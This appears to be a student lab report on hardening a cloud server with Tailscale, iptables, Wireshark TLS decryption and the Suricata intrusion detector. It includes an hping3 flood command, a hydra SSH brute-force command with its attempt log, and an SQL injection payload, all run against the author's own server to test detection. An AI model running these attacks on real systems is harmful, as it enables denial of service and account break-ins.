I need to install Tailscale on my server and my local machine and add both to the same network via Tailscale dashboard.

Sever IP: 100.65.224.126   My IP: 100.85.45.6

MACHINE	ADDRESSES	VERSION	LAST SEEN	
justin chahine.justin6@gmail.com	100.85.45.6	1.82.0 Windows 11 24H2	Connected	...
ubuntu-s-1vcpu-512mb-10gb-fra1-01 chahine.justin6@gmail.com	100.65.224.126	1.82.0 Linux 6.11.0-9-generic	Connected	...

Figure 22: Ip address of Devices

```
C:\Users\chahi>ssh root@100.65.224.126
root@100.65.224.126's password:
Permission denied, please try again.
root@100.65.224.126's password:
Welcome to Ubuntu 24.10 (GNU/Linux 6.11.0-9-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Apr 11 21:10:19 UTC 2025

  System load:  0.02               Processes:             108
  Usage of /:   25.5% of 8.55GB    Users logged in:       1
  Memory usage: 42%                IPv4 address for eth0: 46.101.160.173
  Swap usage:   0%                 IPv4 address for eth0: 10.19.0.6

76 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


*** System restart required ***
Last login: Fri Apr 11 21:09:09 2025 from 94.187.17.53
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:~#
```

Figure 23: Login via Tailscale

```
ubuntu@instance-20250201-1849:~$ nmap 46.101.160.173
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-11 21:11 UTC
Nmap scan report for 46.101.160.173
Host is up (0.017s latency).
Not shown: 999 closed ports
PORT    STATE    SERVICE
25/tcp filtered smtp

Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

Figure 24: Nmap to check open ports

I used Nmap to prove that port 22 is closed.

Tailscale sets up a Peer-to-Peer connection between client and server (secret tunnel).

Tailscale lets you SSH into devices using Tailscale Ips. The connection goes through the encrypted Tailscale tunnel and not through public port 22.

So even if port 22 is closed, it’s open internally between the Tailscale devices.

```
sudo iptables -A INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m recent --set
sudo iptables -A INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m recent --update --seconds 60 --hitcount 5 -j REJECT --reject-with tcp-reset
```

Figure 25: Command to reject and re-allow ssh connections

Extract and Analyze Network Data

ip.dst==143.47.237.41/32

No.	Time	Source	Destination	Protocol	Length	Info
162	4.147292	192.168.1.76	143.47.237.41	TCP	66	61054 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
211	4.299202	192.168.1.76	143.47.237.41	TCP	54	61054 → 443 [ACK] Seq=1 Ack=1 Win=65280 Len=0
212	4.299689	192.168.1.76	143.47.237.41	TLSv1.3	1841	Client Hello (SNI=justinch.tech)
237	4.424867	192.168.1.76	143.47.237.41	TCP	54	61054 → 443 [ACK] Seq=1788 Ack=2905 Win=65280 Len=0
240	4.431734	192.168.1.76	143.47.237.41	TLSv1.3	134	Change Cipher Spec, Application Data
241	4.431917	192.168.1.76	143.47.237.41	TLSv1.3	843	Application Data
256	4.560550	192.168.1.76	143.47.237.41	TCP	54	61054 → 443 [ACK] Seq=2657 Ack=3971 Win=64256 Len=0
331	6.455267	192.168.1.76	143.47.237.41	TLSv1.3	817	Application Data
332	6.455716	192.168.1.76	143.47.237.41	TCP	66	61055 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
335	6.565355	192.168.1.76	143.47.237.41	TCP	54	61055 → 443 [ACK] Seq=1 Ack=1 Win=65280 Len=0
336	6.566677	192.168.1.76	143.47.237.41	TLSv1.3	2080	Client Hello (SNI=justinch.tech)
338	6.611904	192.168.1.76	143.47.237.41	TCP	54	61054 → 443 [ACK] Seq=3420 Ack=4173 Win=64256 Len=0
341	6.686408	192.168.1.76	143.47.237.41	TLSv1.3	134	Change Cipher Spec, Application Data
358	11.569429	192.168.1.76	143.47.237.41	TCP	54	61054 → 443 [ACK] Seq=3420 Ack=4174 Win=64256 Len=0
392	11.859121	192.168.1.76	143.47.237.41	TCP	54	61054 → 443 [FIN, ACK] Seq=3420 Ack=4174 Win=64256 Len=0
393	11.859180	192.168.1.76	143.47.237.41	TCP	54	61055 → 443 [FIN, ACK] Seq=2107 Ack=257 Win=65024 Len=0
410	11.960775	192.168.1.76	143.47.237.41	TCP	54	61055 → 443 [RST, ACK] Seq=2108 Ack=281 Win=0 Len=0
466	17.767175	192.168.1.76	143.47.237.41	TCP	66	61057 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
471	17.771840	192.168.1.76	143.47.237.41	TCP	66	61058 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
489	17.910718	192.168.1.76	143.47.237.41	TCP	54	61057 → 443 [ACK] Seq=1 Ack=1 Win=65280 Len=0
492	17.913170	192.168.1.76	143.47.237.41	TLSv1.3	2176	Client Hello (SNI=justinch.tech)
505	17.958421	192.168.1.76	143.47.237.41	TCP	54	61058 → 443 [ACK] Seq=1 Ack=1 Win=65280 Len=0
509	17.959678	192.168.1.76	143.47.237.41	TLSv1.3	1777	Client Hello (SNI=justinch.tech)
517	18.052810	192.168.1.76	143.47.237.41	TLSv1.3	134	Change Cipher Spec, Application Data
518	18.053103	192.168.1.76	143.47.237.41	TLSv1.3	941	Application Data
532	18.113057	192.168.1.76	143.47.237.41	TCP	54	61058 → 443 [ACK] Seq=1724 Ack=2905 Win=65280 Len=0
534	18.114202	192.168.1.76	143.47.237.41	TLSv1.3	134	Change Cipher Spec, Application Data
538	18.173235	192.168.1.76	143.47.237.41	TCP	54	61057 → 443 [ACK] Seq=3090 Ack=3161 Win=65280 Len=0

Figure 26: Encrypted Traffic




Figure 27: Add SSLKEYLOG




Figure 28: Decrypted Traffic




Figure 29: SQL Injection Attack Pattern

Initiated HTTPS connection with the server (justinch.tech => 143.47.237.41) which triggered a TLS handshake.

I configured my browser to export SSL sessions keys to a file named SSLKEYLOGFILE and then imported that file to Wireshark (Preferences => TLS => Master-Log filename)

I was able to view the contents of an HTTP POST request, including a malicious payload (SQL injection = ' OR '1'='1)

Implementation of a real-time network monitoring tool

Suricata, is an IDS (Intrusion detection system), it inspects network traffic for threats like intrusions, malware, exploits, or suspicious behavior.

```
sudo add-apt-repository ppa:oisf/suricata-stable
sudo apt install suricata -y
sudo systemctl enable suricata.service
sudo suricata-update list-sources # Rules that come with suricata
sudo suricata-update enable-source et/open # Add it into the instance
cd /var/lib/suricata # Find suricata rules
cd /var/log/suricata # eve.json or fast.log
```

Figure 30: Suricata Configuration

I downloaded and enabled Suricata services and then added the et/open rule set that comes by default with the installed package.

It contains the following rules:

```
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:/etc/suricata/rules# ls
app-layer-events.rules  dns-events.rules   http2-events.rules     mqtt-events.rules  rfb-events.rules   stream-events.rules
decoder-events.rules    files.rules        ipsec-events.rules     nfs-events.rules   smb-events.rules   tls-events.rules
dhcp-events.rules       ftp-events.rules   kerberos-events.rules  ntp-events.rules   smtp-events.rules
dnp3-events.rules       http-events.rules  modbus-events.rules    quic-events.rules  ssh-events.rules
```

Figure 31: Et/open rules

Ssh-event.rules: Contains rules related to SSH activities, it can detect invalid SSH banners and unusual connection attempts.

Stream-events.rules: It can Catch anomalies in TCP stream handling like out-of-window packets and invalid state.

A SYN flood is a type of Denial of Service (DoS) attack that targets the TCP handshake process, which is how two computers establish a reliable connection.

```
sudo hping3 --icmp -d 120 -S -p 80 46.101.160.173 #Simulate an ICMP flood attack
hydra -L usernames.txt -P passwords.txt ssh://46.101.160.173 -V # Brute force SSH login
```

Figure 32: Attacks performed

```
ubuntu@instance-20250201-1849:~$ sudo hping3 --icmp -d 120 -S -p 80 46.101.160.173
HPING 46.101.160.173 (ens3 46.101.160.173): icmp mode set, 28 headers + 120 data bytes
len=148 ip=46.101.160.173 ttl=56 id=39992 icmp_seq=0 rtt=19.7 ms
len=148 ip=46.101.160.173 ttl=56 id=40493 icmp_seq=1 rtt=19.5 ms
len=148 ip=46.101.160.173 ttl=56 id=41007 icmp_seq=2 rtt=19.4 ms
len=148 ip=46.101.160.173 ttl=56 id=41433 icmp_seq=3 rtt=19.3 ms
len=148 ip=46.101.160.173 ttl=56 id=42300 icmp_seq=4 rtt=19.2 ms
len=148 ip=46.101.160.173 ttl=56 id=43042 icmp_seq=5 rtt=15.1 ms
len=148 ip=46.101.160.173 ttl=56 id=43049 icmp_seq=6 rtt=15.0 ms
len=148 ip=46.101.160.173 ttl=56 id=43691 icmp_seq=7 rtt=14.8 ms
len=148 ip=46.101.160.173 ttl=56 id=44554 icmp_seq=8 rtt=14.7 ms
^C
--- 46.101.160.173 hping statistic ---
9 packets transmitted, 9 packets received, 0% packet loss
round-trip min/avg/max = 14.7/17.4/19.7 ms
```

Figure 33: SYN flood

```
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:/var/log/suricata# cat fast.log

04/12/2025-17:52:55.748747  [**] [1:2200074:2] SURICATA TCPv4 invalid checksum [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 218
.92.0.247:33870 -> 46.101.160.173:22
04/12/2025-17:52:56.540082  [**] [1:2200074:2] SURICATA TCPv4 invalid checksum [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 218
.92.0.247:33870 -> 46.101.160.173:22
```

Figure 34: SYN flood captured

```
ubuntu@instance-20250201-1849:~$ hydra -L usernames.txt -P passwords.txt ssh://46.101.160.173 -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 18:00:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking ssh://46.101.160.173:22/
[ATTEMPT] target 46.101.160.173 - login "" - pass "nlol" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 46.101.160.173 - login "" - pass "kakakak" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 46.101.160.173 - login "" - pass "lasodk" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 46.101.160.173 - login "" - pass "lasdkj" - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 46.101.160.173 - login "" - pass "kasdkasd" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 46.101.160.173 - login "" - pass "jusTin24c" - 6 of 35 [child 5] (0/0)
[ATTEMPT] target 46.101.160.173 - login "" - pass "abBdef8a" - 7 of 35 [child 6] (0/0)
[ATTEMPT] target 46.101.160.173 - login "justin" - pass "nlol" - 8 of 35 [child 7] (0/0)
[ATTEMPT] target 46.101.160.173 - login "justin" - pass "kakakak" - 9 of 35 [child 8] (0/0)
[ATTEMPT] target 46.101.160.173 - login "justin" - pass "lasodk" - 10 of 35 [child 9] (0/0)
[ATTEMPT] target 46.101.160.173 - login "justin" - pass "lasdkj" - 11 of 35 [child 10] (0/0)
[ATTEMPT] target 46.101.160.173 - login "justin" - pass "kasdkasd" - 12 of 35 [child 11] (0/0)
[ATTEMPT] target 46.101.160.173 - login "justin" - pass "jusTin24c" - 13 of 35 [child 12] (0/0)
[ATTEMPT] target 46.101.160.173 - login "justin" - pass "abBdef8a" - 14 of 35 [child 13] (0/0)
[ATTEMPT] target 46.101.160.173 - login "test" - pass "nlol" - 15 of 35 [child 14] (0/0)
[ATTEMPT] target 46.101.160.173 - login "test" - pass "kakakak" - 16 of 35 [child 15] (0/0)
[ATTEMPT] target 46.101.160.173 - login "test" - pass "lasodk" - 17 of 37 [child 12] (0/2)
[ATTEMPT] target 46.101.160.173 - login "test" - pass "lasdkj" - 18 of 37 [child 8] (0/2)
```

Figure 35: SSH brute force

```
04/12/2025-18:00:44.622587  [**] [1:2228000:1] SURICATA SSH invalid banner [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 46.101.
160.173:22 -> 130.162.183.118:45222
04/12/2025-18:00:44.627656  [**] [1:2228000:1] SURICATA SSH invalid banner [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 130.162
.183.118:45206 -> 46.101.160.173:22
```

Figure 36: SSH brute force captured

Table of Figures

References

[1] **“Digital Ocean Documentation,”** DigitalOcean.com, 2025. Available at: https://www.digitalocean.com/docs/

[2] **"Wireshark Documentation,"** Wireshark.org, 2025. Available at: https://www.wireshark.org/docs/

[3] **“Visual Studio Code,”** Microsoft. (n.d.). *Visual Studio Code – Code Editing. Redefined.* Available at: https://code.visualstudio.com

[4] **"Docker Documentation,"** Docker.com, 2025. Available at: https://docs.docker.com/

[5] **"Burp Suite Documentation,"** PortSwigger.net, 2025. Available at: https://portswigger.net/burp/documentation

[6] **"Tailscale Documentation,"** Tailscale.com, 2025. Available at: https://tailscale.com/kb/

[7] **"Termius Documentation,"** Termius.com, 2025. Available at: https://termius.com/docs